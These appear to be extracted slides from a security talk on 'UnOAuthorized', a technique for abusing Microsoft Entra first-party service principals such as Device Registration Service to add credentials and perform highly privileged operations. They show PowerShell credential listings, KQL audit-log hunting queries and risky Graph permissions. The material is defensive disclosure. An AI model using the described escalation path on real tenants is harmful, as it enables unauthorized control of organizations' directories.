
```
PS C:\Temp> Connect-MGGraph -TenantID 11ae06df-10e8-4b9e-bf66-2a91f4955339 -ClientSecretCredential $CurrentCred
Connect-MgGraph: ClientSecretCredential authentication failed: A configuration issue is preventing authentication - check the error message from the server for details. You can modify the configuration in the application registration portal. See https://aka.ms/msal-net-invalid-client for details. Original exception: AADSTS7000215: Invalid client secret provided. Ensure the secret being sent in the request is the client secret value, not the client secret ID, for a secret added to app '01cb2876-7ebd-4aa4-9cc9-d28bd4d359a9'. Trace ID: f8eb1683-620a-4513-ad37-72fe7a704a00 Correlation ID: cb8d93e6-81f0-4627-ba20-f1c83f8ac99e Timestamp: 2024-06-05 12:38:22Z
PS C:\Temp>
```

Defense

Abusing the discovery



Abusing the discovery



Findings permitted highly privileged operations

Strong probability this has existed for a long time

We can look for markers in Entra tenants



Azure



Microsoft 365



Federated SaaS

```
PowerShell
PS C:\Temp> (Get-MGServicePrincipal -Filter "AppId eq '01cb2876-7ebd-4aa4-9cc9-d28bd4d359a9']").KeyCredentials

CustomKeyIdentifier DisplayName EndDateTime Key KeyId StartDateTime
-----
{84, 101, 115, 116...} CN=com.foo.bar 6/13/2025 8:11:52 PM c899c5a7-212a-432d-a757-b95f9e7c2936 6/13/2024 8:11:52 PM
{84, 101, 115, 116...} CN=com.foo.bar 6/13/2025 8:11:52 PM e3fef06b-0a7d-4c86-a87c-8100a50ab1b7 6/13/2024 8:11:52 PM

PS C:\Temp> (Get-MGServicePrincipal -Filter "AppId eq '01cb2876-7ebd-4aa4-9cc9-d28bd4d359a9']").PasswordCredentials

CustomKeyIdentifier DisplayName EndDateTime Hint KeyId SecretText StartDateTim
e
-----
10/10/2024 3:04:32 AM LoU f1546c38-fa8e-44d4-94ba-9258ffe6195c 4/10/2024 3...
8/14/2024 7:23:57 PM sDN aad0b6fa-99ea-4afa-ad4b-a901d2399413 2/14/2024 8...
8/5/2024 11:27:12 PM /sI 17abf52a-f6f7-434a-9254-7d86b1e5c6a6 2/6/2024 12...

PS C:\Temp> |
```

Hunting for suspicious credentials

▶ Run

Time range : Custom

Save

Share

+ New alert rule

Export

Pin to

Format query

1

AuditLogs

2 | where OperationName == "Add service principal credentials"

3 | where TargetResources[0].displayName == "Device Registration Service"

4

Results

Chart

TimeGenerated [UTC] ↑↓	ResourceId	OperationName	OperationVersion	Category	ResultSignature
> 6/5/2024, 4:30:45.999 PM	/tenants/11ae06df-10e8-4b9e-bf66-2a91f4955339/provider...	Add service principal credentials	1.0	ApplicationManagement	None

Hunting for suspicious credentials

▶ Run

Time range : Last 24 hours

Save

Share

+ New alert rule

Export

Pin to

Format query

```
1 AuditLogs
2 | where parse_json(tostring(InitiatedBy.app)).displayName == "Device Registration Service"
3
```

Results Chart

TimeGenerated [UTC] ↑↓	ResourceId	OperationName	OperationVersion	Category	ResultSignature
> 6/5/2024, 4:56:08.988 PM	/tenants/11ae06df-10e8-4b9e-bf66-2a91f4955339/provider...	Add member to role	1.0	RoleManagement	None

Hunting for suspicious actions



Full details on UnOAuthorized


sl.entra.ms/unauthorized

Impact on third-party applications

Impact on third-party applications

Does this finding
impact non-Microsoft
applications?

No




Impact on third-party applications

Does this finding impact non-Microsoft applications?

No

Can organizations create scenarios that mimic these findings?

Yes





Risky application permissions

RoleManagement.ReadWrite.Directory

AppRoleAssignment.ReadWrite.All

RoleManagement.ReadWrite.Directory

Allows the app to read and manage the role-based access control (RBAC) settings for your company's directory, without a signed-in user. This includes instantiating directory roles and managing directory role membership, and reading directory role templates, directory roles and memberships.




Role.Management.ReadWrite.Directory

AppRoleAssignment.ReadWrite.All


Allows the app to manage permission grants for application permissions to any API (including Microsoft Graph) and application assignments for any app, without a signed-in user.



App instance property lock



Workload Identities Premium



Recap



Entra Authorization Model

